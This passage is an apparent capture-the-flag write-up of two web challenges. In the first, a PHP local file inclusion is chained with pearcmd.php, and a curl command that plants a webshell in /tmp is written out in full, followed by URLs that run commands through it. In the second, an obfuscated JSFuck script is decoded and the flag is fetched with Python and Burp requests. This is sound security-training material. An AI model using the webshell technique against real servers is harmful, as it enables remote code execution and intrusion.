<h2 id="-phase-1-initial-discovery--failed-attempts">🔍 Phase 1: Initial Discovery &amp; Failed Attempts</h2>

<p>The code has a clear <strong>Local File Inclusion (LFI)</strong> vulnerability via the <code class="language-plaintext highlighter-rouge">include($file)</code> function. However, the path <strong>must</strong> start with <code class="language-plaintext highlighter-rouge">file://</code>.</p>

<h3 id="my-failed-attempts">My Failed Attempts:</h3>

<ol>
  <li>
    <p><strong>PHP Filters:</strong> I tried <code class="language-plaintext highlighter-rouge">file://php://filter/...</code> to read files, but it failed because PHP interpreted it as a literal local path rather than a wrapper.</p>
  </li>
  <li>
    <p><strong>Log Poisoning:</strong> I attempted to reach standard log paths (Nginx/Apache), but they were inaccessible or didn’t exist.</p>
  </li>
</ol>

<hr />

<h2 id="-phase-2-the-exploit-pearcmdphp-rce">💡 Phase 2: The Exploit (Pearcmd.php RCE)</h2>

<p>Remembering the “RCE” hint, I focused on a powerful technique: exploiting <strong><code class="language-plaintext highlighter-rouge">pearcmd.php</code></strong>.</p>

<p>In many PHP Docker environments, PEAR is installed at <code class="language-plaintext highlighter-rouge">/usr/local/lib/php/pearcmd.php</code>. If <code class="language-plaintext highlighter-rouge">register_argc_argv</code> is enabled, we can pass command-line arguments via the URL.</p>

<h3 id="the-attack-plan">The Attack Plan:</h3>

<p>Use the <code class="language-plaintext highlighter-rouge">config-create</code> command in PEAR to write a custom PHP WebShell into the <code class="language-plaintext highlighter-rouge">/tmp/</code> directory.</p>

<h3 id="the-golden-payload">The “Golden” Payload:</h3>


<p>I used <strong><code class="language-plaintext highlighter-rouge">curl</code></strong> with the <code class="language-plaintext highlighter-rouge">-g</code> (globoff) flag to ensure the brackets and PHP tags were sent exactly as written.</p>

<p><strong>Command:</strong></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>curl -g -v "[http://167.99.34.2:8888/?+config-create+/&amp;file=file:///usr/local/lib/php/pearcmd.php&amp;/](http://167.99.34.2:8888/?+config-create+/&amp;file=file:///usr/local/lib/php/pearcmd.php&amp;/)+/tmp/0xaskar.php" 
</code></pre></div></div>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/lovephp/curl.png" alt="curl" /></p>

<p>The server responded with: <code class="language-plaintext highlighter-rouge">Successfully created default configuration file "/tmp/0xaskar.php"</code></p>

<hr />

<h2 id="-phase-3-command-execution--flag">🏁 Phase 3: Command Execution &amp; Flag</h2>

<p>Now that my shell <code class="language-plaintext highlighter-rouge">/tmp/0xaskar.php</code> was created, I used the original LFI vulnerability to execute it.</p>

<h3 id="1-listing-directory-contents">1. Listing Directory Contents</h3>


<p>By navigating to: <code class="language-plaintext highlighter-rouge">http://167.99.34.2:8888/?file=file:///tmp/0xaskar.php&amp;1=ls -la /</code></p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/lovephp/php.png" alt="php" /></p>


<p>The output showed the raw PEAR configuration file, but hidden inside the strings was the output of my <code class="language-plaintext highlighter-rouge">ls</code> command! I found an interesting SUID binary:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>-rwsr-xr-x 1 root root 14336 Mar 21 22:50 readflag 
</code></pre></div></div>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/lovephp/readflag.png" alt="readflag" /></p>

<h3 id="2-the-final-blow">2. The Final Blow</h3>

<p>I executed the binary to read the flag: <code class="language-plaintext highlighter-rouge">http://167.99.34.2:8888/?file=file:///tmp/0xaskar.php&amp;1=/readflag</code></p>

<p>The flag appeared multiple times within the PEAR configuration output:</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/lovephp/flag.png" alt="flag" /></p>

<p><strong>Response Snippet:</strong></p>

<blockquote>
  <p><code class="language-plaintext highlighter-rouge">.../&amp;file=file:/usr/local/lib/php/pearcmd.php&amp;/CATF{TH3_M05T_TH1NG_1_L0V3_AB0UT_PHP_15_TH4T_H0W3V3R_SM4LL_TH3_C0D3_15_Y0U_C4N_ALW4Y5_G3T_4N_RCE}...</code></p>
</blockquote>

<p><strong>Final Flag:</strong> <code class="language-plaintext highlighter-rouge">CATF{TH3_M05T_TH1NG_1_L0V3_AB0UT_PHP_15_TH4T_H0W3V3R_SM4LL_TH3_C0D3_15_Y0U_C4N_ALW4Y5_G3T_4N_RCE}</code></p>

<hr />

<p>=================================================</p>

<h1 id="️-web-series-jsf">🕸️ Web Series: JSF</h1>

<p><strong>Author:</strong> 0xdblm</p>

<p><strong>Points:</strong> 244</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/jsf/challenge.png" alt="challenge" /></p>

<hr />

<h2 id="-the-challenge-description-4">📝 The Challenge Description</h2>

<blockquote>
  <p>“I hate client-side, do you?”</p>
</blockquote>

<blockquote>
  <p><strong>URL:</strong> <code class="language-plaintext highlighter-rouge">http://167.99.34.2:5888/</code></p>
</blockquote>


<p>Upon opening the URL, I was greeted with a “JSF Support Portal.” It looked like a standard dashboard showing account overview, open cases, and a workspace status. Everything appeared static—no buttons to click, and no hidden links in plain sight.</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/jsf/portal.png" alt="portal" /></p>

<hr />

<h2 id="-phase-1-reconnaissance">🔍 Phase 1: Reconnaissance</h2>

<h3 id="1-the-basics">1. The Basics</h3>

<p>I checked <code class="language-plaintext highlighter-rouge">/robots.txt</code> but it was a dead end:</p>

<p>`
User-agent: *
Allow: /`</p>

<h3 id="2-deep-dive-into-source-code">2. Deep Dive into Source Code</h3>


<p>I viewed the page source (<code class="language-plaintext highlighter-rouge">Ctrl+U</code>). At the bottom of the HTML, I noticed an unusual script tag:</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/jsf/source.png" alt="source" /></p>


<p>Navigating to <code class="language-plaintext highlighter-rouge">/legacy-widget.js</code>, I found a massive wall of symbols: <code class="language-plaintext highlighter-rouge">[][(![]+[])[+!+[]]...</code>. This is <strong>JSFuck</strong>, an esoteric and educational programming style where JavaScript code is written using only six characters: <code class="language-plaintext highlighter-rouge">[ ] ( ) ! +</code>.</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/jsf/jsfcode.png" alt="jsfcode" /></p>

<h2 id="-phase-2-decoding-the-madness">💡 Phase 2: Decoding the Madness</h2>


<p>I took the JSFuck payload to a decoder (like <a href="https://www.dcode.fr/jsfuck-language">dcode.fr</a>). The decoded logic was eye-opening:</p>

<p>JavaScript</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>(function () {
    var statusEl = document.getElementById("ops-status");
    // ... UI Updates ...
    var cookieMatch = document.cookie.match(/(?:^|; )widget_ticket=([^;]+)/);
    var ticket = cookieMatch ? decodeURIComponent(cookieMatch[1]) : "";
    
    window.setTimeout(async function () {
        try {
            var response = await window.fetch("/api/legacy-assistant", {
                method: "POST",
                credentials: "same-origin",
                headers: { "X-Widget-Ticket": ticket } // The key!
            });
            var payload = await response.json();
            window.alert(payload.flag);
        } catch (error) {
            window.alert("Legacy assistant failed to initialize.");
        }
    }, 180);
})() 
</code></pre></div></div>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/jsf/jsfdecoder.png" alt="jsfdecoder" /></p>

<h3 id="the-logic-break-down">The Logic Break-down:</h3>

<ol>
  <li>
    <p>The script looks for a cookie named <strong><code class="language-plaintext highlighter-rouge">widget_ticket</code></strong>.</p>
  </li>
  <li>
    <p>It sends a <strong>POST</strong> request to the endpoint <strong><code class="language-plaintext highlighter-rouge">/api/legacy-assistant</code></strong>.</p>
  </li>
  <li>
    <p>Crucially, it includes a custom header: <strong><code class="language-plaintext highlighter-rouge">X-Widget-Ticket: [Cookie Value]</code></strong>.</p>
  </li>
  <li>
    <p>If successful, the flag is returned in the JSON response.</p>
  </li>
</ol>

<hr />

<h2 id="-phase-3-the-exploit">🏁 Phase 3: The Exploit</h2>

<p>There are two ways to solve this: the “Automated” way via Python, or the “Manual” way via Burp Suite.</p>

<h3 id="method-a-python-automation">Method A: Python Automation</h3>

<p>We can use a script to handle the session, cookies, and headers in one go:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>import requests

session = requests.Session()
session.get("[http://167.99.34.2:5888/](http://167.99.34.2:5888/)") # Get the cookie
ticket = session.cookies.get("widget_ticket")

headers = {"X-Widget-Ticket": ticket}
api_resp = session.post("[http://167.99.34.2:5888/api/legacy-assistant](http://167.99.34.2:5888/api/legacy-assistant)", headers=headers)

print(api_resp.text)
</code></pre></div></div>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/jsf/flag.png" alt="flag" /></p>

<hr />


<h3 id="method-b-manual-exploitation-burp-suite">Method B: Manual Exploitation (Burp Suite)</h3>

<p>If you prefer manual control or don’t want to write code, you can use <strong>Burp Suite</strong>.</p>

<h4 id="️-key-modifications">🛠️ Key Modifications:</h4>

<ol>
  <li>
    <p><strong>Change Method:</strong> Change the request from <code class="language-plaintext highlighter-rouge">GET</code> to <code class="language-plaintext highlighter-rouge">POST</code>.</p>
  </li>
  <li>
    <p><strong>Add Custom Header:</strong> Add the <code class="language-plaintext highlighter-rouge">X-Widget-Ticket</code> header with the value from your cookie.</p>
  </li>
</ol>

<p><strong>The Final Request in Burp Suite:</strong></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>POST /api/legacy-assistant HTTP/1.1
Host: 167.99.34.2:5888
User-Agent: Mozilla/5.0 (Windows NT 10.0; ...)
Cookie: widget_ticket=93ttjUt-U5dOtLAwnon_YMUgbkwBTrbZ; session=eyJ3aWR...
X-Widget-Ticket: 93ttjUt-U5dOtLAwnon_YMUgbkwBTrbZ
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 0 
</code></pre></div></div>

<p><strong>The Response:</strong></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>HTTP/1.1 200 OK
Content-Type: application/json
...

{"flag":"CATF{Y0u_kn3w_th3_0bfusc1710n_S3cr3t}"}
</code></pre></div></div>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/jsf/burp.png" alt="burp" /></p>

<p><strong>Final Flag:</strong> <code class="language-plaintext highlighter-rouge">CATF{Y0u_kn3w_th3_0bfusc1710n_S3cr3t}</code></p>

<hr />

<p>==========================================================</p>

